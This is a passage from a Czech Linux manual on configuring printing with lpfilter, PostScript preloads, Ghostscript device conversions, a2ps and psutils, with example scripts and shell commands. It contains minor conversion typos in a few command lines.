 - Když není k dispozici tisková fronta `raw`:
 - (a) Jestliže data pro tisk nejsou v PostScriptu, pak jsou nejdříve zkonvertována filtrem `/usr/lib/lpddfilter/filter/typ2ps` do PostScriptu (zde je `typ` nahrazen skutečným typem dat určených k tisku). Zvláště ASCII text je podle `/usr/lib/lpddfilter/filter/ascii2ps` upraven programem `a2ps` s přihlédnutím ke znakové sadě tak, aby výstupní PostScript obsahoval i národní znaky (viz `a2ps`).
 - (b) PS (PostScript) soubory je možné také nechat znovu přeformátovat v případě, že existuje vhodný skript v `/etc/lpddfilter/tisková_fronta/pre`.
 - (c) PS soubory je také možné převést do jiného tiskového jazyka.
 - ▷ Pokud je připojena postscriptová tiskárna, pak jsou data posílána přímo na tiskárnu (nebo do jiné tiskové fronty). Případně jsou ještě volány bashové funkce `duplex` a `tray`, které jsou definovány v `/usr/lib/lpddfilter/global/functions` tak, aby bylo možné prostřednictvím PS příkazů provádět duplexní tisk, resp. výběr zásobníku papíru – předpokladem je, že postscriptová tiskárna je s to tyto příkazy odpovídajícím způsobem interpretovat.
 - ▷ Když není připojena žádná PS tiskárna, použije Ghostscript odpovídající ovladač, aby převedl vstupní data na jazyk,

kterému tiskárna rozumí. Tyto data jsou pak poslány přímo na tiskárnu nebo přeměrovány do jiné fronty.

Parametry pro Ghostscript jsou uvedeny buď přímo v `/etc/printcap` (v `cm` řádce) nebo v souboru `/etc/lpfilter/tisková_fronta/upp`

Výstup Ghostscriptu je navíc možné znovu přeformátovat, pokud existuje odpovídající skript v souboru `/etc/lpfilter/tisková_fronta/post`.

- (d) Data ve vhodném jazyce jsou pak odeslána na tiskárnu nebo přeposlána do jiné fronty. Přitom je navíc možné přidat před a za data řídicí sekvence pro tiskárnu v případě, že jsou uvedeny v souboru `/etc/lpfilter/tisková_fronta/conf`

Konfigurace tiskového filtru

Pokud budete chtít speciální nastavení, pak máte možnost nastavit konfigurační soubory tiskového filtru ručně.

Každá tisková fronta má svůj vlastní konfigurační soubor `/etc/lpfilter/tisková_fronta/conf` (nezapomeňte nahradit za skutečný název tiskové fronty), kde jsou také uvedeny informace o každé volbě.

Vlastní doplňky k tiskovému filtru

1. Pokud data určená k tisku nejsou v PostScriptu, pak je provedena programem `/usr/lib/lpfilter/filter/typ2ps` konverze do PS (zde je třeba `typ` nahradit původním typem dat).

Pokud v `/etc/lpfilter/tisková_fronta/typ2ps` (nezapomeňte nahradit frontu a `typ`) je uveden odpovídající skript, pak bude použit pro konverzi stávajících dat do PostScriptu. Tento skript přijímá data určená k tisku na standardním vstupu `stdin` a na standardním výstupu `stdout` pak je postscriptový soubor.

2. PS data je možné pak znovu přeformátovat, pokud je k dispozici vhodný skript v `/etc/lpfilter/tisková_fronta/pre`. Zde je také možné připojit před samotná data tzv. **PostScript Preloads**. Tento skript pak přijímá PS data na standardním vstupu `stdin` a po průchodu filtrem je vypíše na standardní výstup. Programy pro formátování postscriptových dat obsahuje balík `psutils`. Zvláště program `pstops` umožňuje různým způsobem formátovat data.

3. Speciální ghostscriptové parametry. Při konfiguraci programem `YcST2` jsou uloženy parametry pro volání Ghostscriptu v souboru `/etc/lpfilter/tisková_fronta/upp` a v tomto souboru je také možné ručně upravovat speciální parametry. Ghostscriptovým parametrům se věnujeme v další části této kapitoly.
4. Výstup Ghostscriptu je možné opět znovu přeformátovat v případě, že je k dispozici odpovídající skript v souboru `/etc/lpfilter/tisková_fronta/post`.

Hardwarově nezávislý příklad

Řekněme, že existuje tisková fronta `test`, kde je tištěn ASCII text s očíslovanými řádky a při každém tisku je třeba zmenšit stránku tak, aby se vešly dvě stránky na jeden list papíru. V tom případě můžete použít skripty `/etc/lpfilter/test/ascii2ps` a `/etc/lpfilter/test/pre`:

```
#!/bin/bash
cat -n - | a2ps -l --stdin=' ' -o -
```

Obsah souboru 17: `/etc/lpfilter/test/ascii2ps`: konverze z ASCII do PostScriptu

```
#!/bin/bash
pstops -q '2:0L@0.6(20cm,2cm)+1L@0.6(20cm,15cm)'
```

Obsah souboru 18: `/etc/lpfilter/test/pre`: přeformátování PostScriptu

Tyto skripty musí být spustitelné pro všechny uživatele, což je možné zařídit příkazem `chmod -v a+rx /etc/lpfilter/test/ascii2ps` a `chmod -v a+rx /etc/lpfilter/test/pre`.

Program `pstops` je možné použít pouze u takových postscriptových souborů, které byly vytvořeny tak, že umožňují změnu formátování (což je standard).

Používání vlastních PostScript preloads

PostScript preloads jsou malé PS soubory, které obsahují speciální příkazy. Jsou vykonávány před zpracováním samotných dat a zajišťují odpovídající inicializaci.

Většinou se preloads používají v případě, že je třeba na postscriptové tiskárně aktivovat duplexní tisk nebo zvolit jiný zásobník pro papíry. Dále je možné je využít také třeba pro nastavení okrajů nebo gamma korekturu.

Předpokladem je, že PS tiskárna nebo Ghostscript je s to tyto instrukce odpovídajícím způsobem zpracovat (Ghostscript nereaguje např. na instrukce ohledně duplexního tisku nebo zásobníku papíru).

Řekněme tedy, že budeme mít tiskovou frontu s názvem `test`.

Duplexní tisk – Pro zapnutí a vypnutí duplexního tisku můžete vytvořit soubory `/etc/lpfilter/test/duplexon.ps` a `/etc/lpfilter/test/duplexoff.ps`:

```
%!PS
statusdict /setduplexmode known
{statusdict begin true setduplexmode end} if {} pop
```

Obsah souboru 19: `/etc/lpfilter/test/duplexon.ps`: zapnutí duplexního tisku

```
%!PS
statusdict /setduplexmode known
{statusdict begin false setduplexmode end} if {} pop
```

Obsah souboru 20: `/etc/lpfilter/test/duplexoff.ps`: vypnutí duplexního tisku

Výběr zásobníku papíru – Pokud budete chtít aktivovat zásobník s číslem 0 nebo třeba 2, pak můžete vytvořit např. `/etc/lpfilter/test/tray0.ps` a `/etc/lpfilter/test/tray2.ps`:

```
%!PS
statusdict /setpapertray known
{statusdict begin 0 setpapertray end} if {} pop
```

Obsah souboru 21: `/etc/lpfilter/test/tray0.ps`: aktivovat zásobník 0

```
%!PS
statusdict /setpapertray known
{statusdict begin 2 setpapertray end} if {} pop
```

Obsah souboru 22: `/etc/lpfilter/test/tray2.ps`: aktivovat zásobník 2

Nastavení okrajů – Pro nastavení okrajů můžete vytvořit např. soubor `/etc/lpfilter/test/margin.ps`:

```
%!PS
<<
/.HWMargins [left bottom right top]
/PageSize [width height]
/Margins [left-offset top-offset]
>>
setpagedevice
```

Obsah souboru 23: */etc/lpfilter/test/margin.ps: nastavení okrajů*

Nastavení okrajů `left`, `bottom`, `right` a `top` a velikost papíru `width` a `height` jsou udávány v tzv. anglosaských typografických bodech, což je 1/72 palce (zhruba 0.351 mm). Naproti tomu `left-offset` a `top-offset` jsou udávány v rastrových bodech a díky tomu jsou nezávislé na rozlišení. Pokud chcete pouze posunout umístění tisku na papíře, pak vám bude stačit soubor `/etc/lpfilter/test/offset.ps`:

```
%!PS
<<
/Margins [left-offset top-offset]
>>
setpagedevice
```

Obsah souboru 24: */etc/lpfilter/test/offset.ps: umístění tisku na papír*

Gamma korekce – Pro nastavení světlosti barev můžete vytvořit např. soubory `/etc/lpfilter/test/cmyk.ps` a `/etc/lpfilter/test/rgb.ps`:

```
%!PS
{cyan exp} {magenta exp} {yellow exp} {black exp}

setcolortransfer
```

Obsah souboru 25: */etc/lpfilter/test/cmyk.ps: CMYK Gammakorekce*

```
%!PS
{red exp} {green exp} {blue exp} currenttransfer

setcolortransfer
```

Obsah souboru 26: */etc/lpfilter/test/rgb.ps: RGB Gammakorekce*

Paleta barev (CMYK nebo RGB) musí vyhovovat vaší tiskárně. Hodnoty, které jsou nastaveny pro wertcyan, magenta, yellow, black, red, green a blue musí ležet mezi 0.001 a 0.999.

Vliv výše uvedených souborů můžete v grafickém prostředí zhruba otestovat příkazem. Příkaz je třeba psát na jeden řádek bez zpětného lomítka:

bez gamma korektury

```
earth:~ # gs -r60 /usr/share/doc/packages/\
ghostscript/examples/colorcir.ps
```

a s gamma korekturou

```
earth:~ # gs -r60 /etc/lpfilter/test/cmyk.ps \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
earth:~ # gs -r60 /etc/lpfilter/test/rgb.ps \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
```

Reset tiskárny – Když chcete na tiskárně obnovit původní nastavení, můžete vytvořit soubor `/etc/lpfilter/test/reset.ps`:

```
%!PS
serverdict begin 0 exitserver
```

Obsah souboru 27: */etc/lpfilter/test/reset.ps: Reset tiskárny*

Pro aktivaci preload souboru je možné vytvořit následující soubor:

```
#!/bin/bash
cat /etc/lpfilter/test/preload.ps -
```

Obsah souboru 28: */etc/lpfilter/test/pre: nahrání preload*

Zde je třeba pro preload zvolit vhodný název a navíc musí být skript spustitelný pro každého a preload soubor čitelný, což je možné provést příkazy `chmod -v a+rx /etc/lpfilter/test/pre a chmod -v a+r /etc/lpfilter/test/preload.ps`.

Stejný mechanismus je možné použít i pro filtry, které jsou vykonávány nejen před vlastními daty, ale i po nich. Např. budete chtít tiskárnu po provedení požadavku pro tisk uvést do základního stavu. To můžete vykonat skriptem `/etc/lpfilter/test/pre`. Pište na jeden řádek bez zpětného lomítka:

```
#!/bin/bash
cat /etc/lpfilter/test/preload.ps - \
/etc/lpfilter/test/reset.ps
```

Obsah souboru 29: /etc/lpfilter/test/pre: preload a reset

Příklad konfigurace tzv. GDI tiskáren

Pro GDI tiskárny by měla být vytvořena tisková fronta gdi.

Tyto tiskárny není možné většinou používat v Linuxu (viz výše). I přesto však existují pro některé tiskárny speciální ovladače, které se používají jako doplněk k Ghostscriptu tak, že tento ovladač převádí výstup z Ghostscriptu do specifického formátu tiskárny. Tyto ovladače však často mají pouze omezené možnosti – např. umožňují pouze černobílý tisk.

Ghostscript a ovladač pak spolupracují následujícím způsobem:

1. PS data jsou Ghostscriptem rozloženy na rastry bodů a pak převedeny do vhodného formátu a rozlišení.
2. Rastrovaná data jsou pak ovladačem konvertována do formátu pro tiskárnu.

V následujícím textu budeme předpokládat, že ve stávající verzi distribuce je k dispozici odpovídající ovladač tiskárny, resp. je možné stáhnout ho z Internetu a že tento ovladač funguje tak, jak bylo popsáno výše. Dalším předpokladem je, že dokážete pracovat se zdrojovým kódem, archívem nebo .rpm balíky (viz na straně 60). Po rozbalení archívu většinou naleznete pokyny pro instalaci v souboru README nebo INSTALL, případně v adresáři s názvem doc. U archívu typu .tar.gz máte k dispozici většinou zdrojový kód, který je třeba přeložit (zkompilovat) a instalovat.

Dále pak budeme předpokládat, že se vám to povedlo a máte ovladač instalován jako /usr/local/bin/printerdriver, že budete potřebovat ghostscriptový ovladač pbmraw s rozlišením 600 dpi (angl. *dots per inch*) a že tiskárna je připojena na prvním paralelním rozhraní /dev/lp0. Který ghostscriptový ovladač a rozlišení bude třeba je nutné vyčíst z dokumentace k ovladači.

Nejdříve vytvoříme tiskovou frontu gdi programem lprsetup (jako uživatel root):

```
earth:~ # lprsetup -add gdi -lprng -device /dev/lp0 \
          -driver pbmraw -dpi 600 -size a4dj -auto -sf
```

Příkaz nesmí být zalomen a zadejte ho bez zpětného lomítka (angl. *backslash*, `'\'`).

Následně je třeba vytvořit skript `/etc/lpfilter/gdi/post`:

```
#!/bin/bash
/usr/local/bin/printerdriver parametry_ovladače
```

Obsah souboru 30: `/etc/lpfilter/gdi/post`: volání ovladače

Případně je zde třeba uvést parametry pro ovladač. Které parametry jsou třeba je pak možné zjistit z dokumentace.

Skript musí být spustitelný pro všechny uživatele
`chmod -v a+rx /etc/lpfilter/gdi/post` a správce tiskových
front je třeba restartovat příkazy `rcld stop` a `rcld start`.

Nyní by měl být každý uživatel s to tisknout pomocí
`lpr -Pgdi název_souboru`.

Hledání chyb v tiskovém filtru

Ladící režim (angl. *debug level*) zapnete tak, že odkomentujete (odstraníte #)
před odpovídající řádkou v hlavním skriptu `/usr/lib/lpfilter/bin/if`

```
# DEBUG=off
# DEBUG=low
DEBUG=medium
# DEBUG=high
```

Obsah souboru 31: `/usr/lib/lpfilter/bin/if`: ladící režim

Při `DEBUG=low` bude uložen pouze standardní chybový výstup `stderr`
příkazu `/usr/lib/lpfilter/bin/if` do souboru `/tmp/lpfilter.if-$$.XXXXXX` (kde `$$` je nahrazeno číslem procesu a `XXXXXX` náhodnou a jedinečnou číselnou kombinací).

Při `DEBUG=medium` jsou ukládány navíc standardní chybové výstupy skriptů
v `/usr/lib/lpfilter/filter/`, které jsou spouštěny `/usr/lib/lpfilter/bin/if`. Tento chybový výstup je ukládán do souboru `/tmp/lpfilter.name-$$.XXXXXX` (kde `$$` je nahrazeno číslem procesu a `XXXXXX` náhodnou a jedinečnou číselnou kombinací).

Při `DEBUG=high` není výstup zaslán na tiskárnu, ale uložen do souboru `/tmp/lpdfilter.out-$$XXXXXX` (kde `$$` je nahrazeno číslem procesu a `XXXXXX` náhodnou a jedinečnou číselnou kombinací).

Abyste nestratili přehled, měli byste soubory před každým novým testem smazat příkazem `rm -v /tmp/lpdfilter*`.

Něco o Ghostscriptu

Ghostscript akceptuje na vstupu postscriptové nebo PDF soubory a pro jejich konverzi do jiných formátů používá mnoho ovladačů, které se nazývají jako *ghostscriptová zařízení* (angl. *Ghostscript Devices*).

Ghostscript provádí konverzi ve dvou krocích:

1. PS data jsou rastrována – tzn. v PostScriptu popsané obrázky jsou rozloženy v jemné mřížce na jednotlivé body. Tento krok je nezávislý na použitém ghostscriptovém ovladači. Čím menší políčka má mřížka (tj. čím vyšší je rozlišení), o to větší je výstupní kvalita a také nároky na procesor a paměť rostou exponenciálně.
2. Rozložené obrázky jsou nyní prohnány skrze požadované ghostscriptové ovladače tak, aby na výstupu byla data v požadovaném formátu (např. v požadovaném jazyce tiskárny).

Pro pohodlné prohlížení PS souborů slouží program `gv` (balík `gv`), který nabízí grafické rozhraní ghostscriptu.

Ghostscript je velice rozsáhlý program s množstvím voleb. Nejdůležitější dokumentace kromě `gs` a seznamu ghostscriptových ovladačů je k dispozici zde:

```
file:/usr/share/doc/packages/ghostscript/catalog.devices
```

a především pak:

```
file:/usr/share/doc/packages/ghostscript/doc/index.html
```

```
file:/usr/share/doc/packages/ghostscript/doc/Use.htm
```

```
file:/usr/share/doc/packages/ghostscript/doc/Devices.htm
```

```
file:/usr/share/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt
```

```
file:/usr/share/doc/packages/ghostscript/doc/stp/README
```

Když spustíte Ghostscript přímo z příkazové řádky, zobrazí se výzva `GS>`, kterou je možné případně ukončit příkazem `quit`.

Nápověda `gs -h` vypíše nejdůležitější volby a aktuální seznam podporovaných **devices**. Přitom se zobrazí pouze obecné označení ovladače jako je `uniprint` nebo `stp` v případě, že ovladač podporuje celou řadu modelů. Parametry pro `uniprint` a modely `stp` jsou explicitně uvedeny v souboru `/usr/share/doc/packages/ghostscript/catalog.devices`.

Příklady práce s Ghostscriptem

V souboru `file:/usr/share/doc/packages/ghostscript/examples` jsou k dispozici příkladové PS soubory.

Barevná elipsa v souboru `colorcir.ps` se pak velice dobře hodí pro testování tiskárny.

Výstup v grafickém prostředí

V grafickém prostředí je možné si prohlížet postscriptové soubory příkazem `gs`

```
newbie@earth:~ > gs -r60 \  
    /usr/share/doc/packages/ghostscript/examples/colorcir.ps
```

Volba `-r` určuje rozlišení, které ale musí odpovídat výstupnímu zařízení (tiskárna nebo obrazovka). Pokud je uvedená hodnota nevyhovující, můžete zkusit např. `-r30`. Pro ukončení pak stačí stisknout klávesovou zkratku **(Ctrl) + (C)**.

Konverze do PCL5e nebo PCL6

Převod PS souboru do formátu vhodného pro tiskárny používající PCL5e nebo PCL6 je možné provést např. příkazem

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -  
    sOutputFile=/tmp/out.prn \  
    -sDEVICE=ljet4 -r300x300 \  
    /usr/share/doc/packages/ghostscript/colorcir.ps quit.ps
```

kdy celý příkaz musí být uveden na jednom řádku bez zpětného lomítka a dalším předpokladem pak je neexistence souboru `/tmp/out.prn`

Konverze do PCL3

Převod postscriptového souboru do formátu vhodného pro tiskárnu používající PCL3 je možné provést např. pomocí následujících příkazů:

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -  
    sOutputFile=/tmp/out.prn \  
    -sDEVICE=hpdj -r300x300 \  
    -sModel=500 -sColorMode=mono -dCompressionMethod=0 \  
    /usr/share/doc/packages/ghostscript/examples/colorcir.ps  
    quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -  
    sOutputFile=/tmp/out.prn \  
    -sDEVICE=cdjmono -r300x300 \  
    /usr/share/doc/packages/ghostscript/examples/colorcir.ps  
    quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -
    sOutputFile=/tmp/out.prn \
    -sDEVICE=cdj500 -r300x300 \
    /usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -
    sOutputFile=/tmp/out.prn \
    -sDEVICE=cdj550 -r300x300 \
    /usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

Každý z příkazů je bez lomítka a je třeba ho psát do jednoho řádku.

Převod do ESC/P, ESC/P2 nebo ESC/P-rastr

Převod postscriptového souboru do jednoho z výše uvedených jazyků se provádí jedním z následujících příkazů:

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -
    sOutputFile=/tmp/out.prn \
    @stcany.upp \
    /usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -
    sOutputFile=/tmp/out.prn \
    -sDEVICE=stcolor -r360x360 \
    -dBitsPerPixel=1 -sDithering=gsmono
    -dnoWeave -sOutputCode=plain
    \usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

Přímý výstup na tiskárnu

Po každém z výše uvedených příkazů se nachází soubor obsahující data ve formátu vhodném přímo pro tisk v souboru `/tmp/out.prn`. Nyní ho můžete jako uživatel `root` odeslat přímo na tiskárnu příkazem

```
newbie@earth:~ > cat /tmp/out.prn >/dev/lp0
```

v případě, kdy je tiskárna připojena na první paralelní rozhraní `/dev/lp0`.

Zpracování PostScriptu a PDF souborů

Ghostscript umí vytvářet Postscriptové a PDF soubory, převádět mezi těmito formáty a spojovat Postscriptové a PDF soubory.

Konverze z PostScriptu do PDF:

```
gs -q -dNOPAUSE -dSAFER \  
-sOutputFile=/tmp/colorcir.pdf -sDEVICE=pdfwrite \  
/usr/share/doc/packages/ghostscript/examples/colorcir.ps \  
quit.ps
```

Konverze vytvářeného PDF souboru /tmp/colorcir.pdf do PostScriptu:

```
gs -q -dNOPAUSE -dSAFER \  
-sOutputFile=/tmp/colorcir.ps -sDEVICE=pswrite \  
/tmp/colorcir.pdf quit.ps
```

Po konverzi není soubor /tmp/colorcir.ps shodný s originálním souborem /usr/share/doc/packages/ghostscript/examples/colorcir.ps. Při tisku však nebudou viditelné žádné změny.

Spojení Postscriptového a PDF souboru do Postscriptového souboru:

```
gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.ps \  
-sDEVICE=pswrite \  
/usr/share/doc/packages/ghostscript/examples/escher.ps \  
/tmp/colorcir.pdf quit.ps
```

Spojení Postscriptového a PDF souboru do souboru PDF:

```
gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.pdf \  
-sDEVICE=pdfwrite /tmp/out.ps \  
/usr/share/doc/packages/ghostscript/examples/golfer.ps \  
/tmp/colorcir.pdf quit.ps
```

V závislosti na používaných souborech se může stát, že některé soubory nepůjde sloučit.

Práce s a2ps

Pokud chcete tisknout ASCII textový soubor Ghostscriptem, pak je třeba jej nejdříve převést do PostScriptu. K tomu se používá program a2ps (balík a2ps).

a2ps je mocným nástrojem pro převod jednoduchého textu na kvalitní postscript. Obsahuje také bezpočet různých voleb, z nichž ty nejdůležitější jsou uvedeny v manuálových stránkách příkazu a2ps.

Příklady pro práci s a2ps

Přímý výstup textového souboru na tiskárnu pomocí a2ps

Pro převod ASCII textu do PostScriptu tak, aby se dvě stránky vešly na jeden list papíru, je možné provést příkazem:

```
newbie@earth:~ > a2ps -2 -medium=A4dj -output=/tmp/out.ps
                    textovysoubor
```

Výstup a2ps je pak možné příkazem

```
newbie@earth:~ > gs -r60 /tmp/out.ps
```

zobrazit v grafickém prostředí. Výstup z a2ps můžete také pomocí

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER -
                    sOutputFile=/tmp/out.prn \
                    parametry_pro_gs_ovladač \
                    /tmp/out.ps quit.ps
```

konvertovat do formátu vhodného pro tiskárnu, kde parametry_pro_gs_ovladač je třeba upravit podle typu používané tiskárny.

Výstup z Ghostscriptu pak můžete jako root příkazem

```
earth:~ # cat /tmp/out.prn >/dev/lp0
```

poslat přímo na tiskárnu (tj. bez správce tiskových front nebo tiskového filtru) v případě, že tiskárna je připojena na prvním paralelním portu /dev/lp0.

Tisk vizitek

Pro demonstraci možností a2ps nám zde poslouží příklad pro tisk vizitek.

Vytvořte vizitku jako jednoduchý textový soubor card:

```
Titul Jméno Příjmení
Bydliště
PSČ Obec
E-mail: user@domain
Tel.:
```

Obsah souboru 32: card: vizitka

Vložte tam ASCII znak \f pro stránkový posuv (angl. *Formfeed*) tak, aby poději a2ps posuzoval každou vizitku jako samostatnou stránku. Což můžete také provést příkazem

```
newbie@earth:~ > echo -en "\f" »card
```

Nyní vizitky rozmnožíme na 10 kusů a uložíme do souboru cards:

```
newbie@earth:~ > for i in $(seq 1 10) ; do cat card »cards ;  
done
```

Nyní je třeba zkontrolovat nejdelší řádek v souboru cards:

```
newbie@earth:~ > cat cards | wc -L
```

A teď bude následovat převod do PostScriptu tak, aby 10 vizitek bylo rozděleno do dvou sloupců po pěti, každá s rámečkem, to vše na jednom papíru s maximální velikostí písma podle toho, jak dlouhý je nejdelší řádek. Samozřejmě ještě vynecháme obvyklý prostor pro záhlaví a zápatí:

```
newbie@earth:~ > a2ps -i -j -medium=a4dj -columns=2 -rows=5 \-  
no-header -chars-per-line=anzahl -output=cards.ps cards
```

Příkaz je bez lomítka a je třeba ho psát do jednoho řádku.

Po kontrole na obrazovce příkazem `gs -r60 cards.ps` je možné poslat výstup rovnou na tiskárnu tak, jak je uvedeno výše nebo příkazem:

```
lpr cards.ps.
```

Konfigurace aplikací

Aplikace používají pro tisk tiskové fronty pro nástroje z příkazové řádky. Jednotlivé tiskové volby nejsou nastaveny přímo, ale prostřednictvím tiskových front.

Z příkazové řádky můžete např. použít tento příkaz:

```
earth:~ # lpr -Pcolor JmenoSouboru
```

Nahrad'te **JmenoSouboru** jménem souboru, který chcete tisknout. Volba `-P` se používá pro zadání tiskové fronty. Např. `-Pcolor` se tak použije pro frontu pojmenovanou `color`.

Úprava PostScriptu pomocí psutils

Následující programy umožňují tisk do souborů jako `/tmp/in.ps` mimo prostředí aplikace. Pomocí příkazu `file /tmp/in.ps` se pak můžete přesvědčit, že je soubor skutečně ve formátu PostScript.

Balíček `psutils` obsahuje řadu aplikací pro úpravu dokumentů v PostScript. Program `pstops` pak umožňuje provádět i složitější operace.

Podrobnější informace získáte v manuálové stránce manuálová stránka pro `pstops` (`man pstops`). Balíček `psutils` není součástí standardní instalace a proto musí být doinstalován.

Následující příkazy fungují pouze s korektně vytvořenými Postscriptovými soubory. Může se stát, že některé aplikace nevytvářejí Postscriptové soubory správně.

psnup

Příkaz: `psnup -2 /tmp/in.ps /tmp/out.ps`

vezme `/tmp/in.ps` jako vstup a transformuje výstup do souboru `/tmp/out.ps` tak, aby na jeden list byly vytištěny dvě stránky. Obsah dvou stránek se stane stránkou jednou. Stránky jsou pak datově větší a tiskárny s menší pamětí mohou při jejich tisku selhat. Pokud vaše tiskárna dokáže provádět tisk dvou stránek na jednu bez této úpravy, využijte schopností tiskárny.

pstops

Program `pstops` umožňuje změnu velikosti a umístění Postscriptových dokumentů:

```
pstops '1:0@0.8(2cm,3cm)' /tmp/in.ps /tmp/out.ps
```

Tento příkaz zmenší stránku o 0.8, což znamená, že pro formát A4 velikosti 21x30 cm dostanete 17x24 cm. Tím zvětšíte okraje o 4 cm vpravo a o 6 cm nahore. Proto je dokument posunut o 2 cm vpravo a o 3 cm nahoru, aby byly okraje všude stejné.

Příkaz `pstops` mírně stránky zmenší a zároveň vytvoří relativně velké okraje tak, aby byly tisknutelné. Ne všechny tiskárny zvládají tisk bez okrajů, proto příkaz můžete použít pro ty případy, kdy je výstup z aplikace pro tisk širší než prostor, který je tiskárna schopná tisknout.

Jiný příklad: `pstops '1:0@0.8(2cm,3cm)' /tmp/in.ps /tmp/out1.ps`

```
psnup -2 /tmp/out1.ps /tmp/out.ps
```

Tento příkaz umístí dvě zmenšené stránky na jeden list a ponechá mezi nimi větší prostor. Toto dosáhnete tak, že zadáte pozici pro obě stránky:

```
pstops '2:0L@0.6(20cm,2cm)+1L@0.6(20cm,15cm)' \  
/tmp/in.ps /tmp/out.ps
```

Výše uvedený příkaz je nutné zadat na jednu řádku bez `\\`.

Nyní si vysvětlíme význam výrazu

```
pstops '2:0L@0.6(20cm,2cm)+1L@0.6(20cm,15cm)':
```


2:0 ... +1 Dvě stránky jsou sjednoceny do jedné a děleny modulo 2, takže jsou počítány jako strana 0 (modulo 2) a strana 1 (modulo 2).

0L@0.6(20cm,2cm) Stránky s logickým číslem 0 otočeny doleva o 90 stupňů a zmenšeny s faktorem 0.6. Pak jsou posunuty vpravo o 20 cm a nahoru o 2 cm.

1L@0.6(20cm,15cm) Stránky s logickým číslem 1 jsou otočeny o 90 stupňů dolů a zmenšeny s faktorem 0.6. Pak jsou posunuty doprava o 20 cm a nahoru o 15 cm.

V případě Postscriptových souborů, jejich koordináty začínají s normální orientací dole vlevo na stránce, označených '+' (viz obr. 9.1 na následující straně):

1. Strana 0 (modulo 2) se třemi řádkami textu.
2. Otočení vlevo o 90 stupňů.
3. Změna velikosti s faktorem 0.6.
4. Posunutí o 20 cm vpravo a o 2 cm nahoru.
5. Spojení se stranou 1 (modulo 2) se dvěma řádkami textu.
6. Pootočení stránky 1 (modulo 2) doleva o 90 stupňů.
7. Po změně velikosti strany 1 (module 2) s faktorem 0.6.
8. Posunutí strany 1 (modulo 2) o 20 cm doprava a o 15 cm nahoru.

psselect

`psselect` umožňuje výběr jednotlivých stránek. Pomocí příkazu `psselect -p2-5 /tmp/in.ps /tmp/out.ps` vyberete ze souboru `/tmp/in.ps` stránky 2, 3, 4 a 5 a zapíšete je do souboru `/tmp/out.ps`. Příkazem `psselect -p-3 /tmp/in.ps /tmp/out.ps` vyberte všechny stránky do strany 3. Příkazem `psselect -r -p4- /tmp/in.ps /tmp/out.ps` vyberte všechny stránky od strany 4 a vytiskněte je v obráceném pořadí.



Figure 9.1: Jednotlivé kroky s pstops

Použití Ghostscriptu k prohlížení výstupu

V grafickém prostředí je možné si prohlížet postscriptové soubory příkazem `gs`. Soubor `/tmp/out.ps` tak zobrazíte příkazem `gs -r60 /tmp/out.ps`. Prohlížení ukončíte současným stisknutím kláves `(Ctrl) + (C)`.

Jako grafické rozhraní Ghostscriptu se používá `gv`. Pomocí tohoto programu zobrazíte soubor `/tmp/out.ps` příkazem `gv /tmp/out.ps`. Program umožňuje přiblížení, oddálení a otáčení dokumentu (žádná z operací nemá vliv na obsah dokumentu). Umožňuje také výběr jednotlivých stránek k tisku.

O kódování ASCII textu

V jednoduchém textu má každý znak svůj číselný kód. Který číselný kód odpovídá znaku je uvedeno v kódové tabulce. Podle toho, kterou kódovou tabulku program používá, může se měnit zobrazovaný text (na obrazovce i tiskárně).

Standardní sada obsahuje pouze znaky s kódy od 0 do 255. Kódy od 0 do 127 reprezentují čistě ASCII kód, který je součástí všech typů kódování. Obsahuje všechna normální písmena a čísla včetně některých zvláštních znaků, ale neobsahuje již některé znaky charakteristické pouze pro některé jazyky. Znaky s kódy 128 až 255 jsou rezervovány pro zvláštní národní znaky jako např. č, ř, š...

Počet zvláštních znaků ve všech jazycích však počet 128 volných míst vysoce převyšují. Z toho důvodu jsou kódy 128 a 255 pro každou jazykovou oblast různé.

ISO-8859-1 (také latin 1) je kódování pro západoevropské jazyky a ISO-8859-2 (resp. latin 2) pak kódování pro středoevropské a východoevropské jazyky. To znamená, že např. kód 241 (v osmičkové soustavě) je obrácený vykřičník ale podle ISO-8859-2 je to velké A s ocáskem dole. ISO-8859-15 pak odpovídá takřka zcela latin 1, ale místo 244 je v ISO-8859-15 znak eura.

Pokusný text

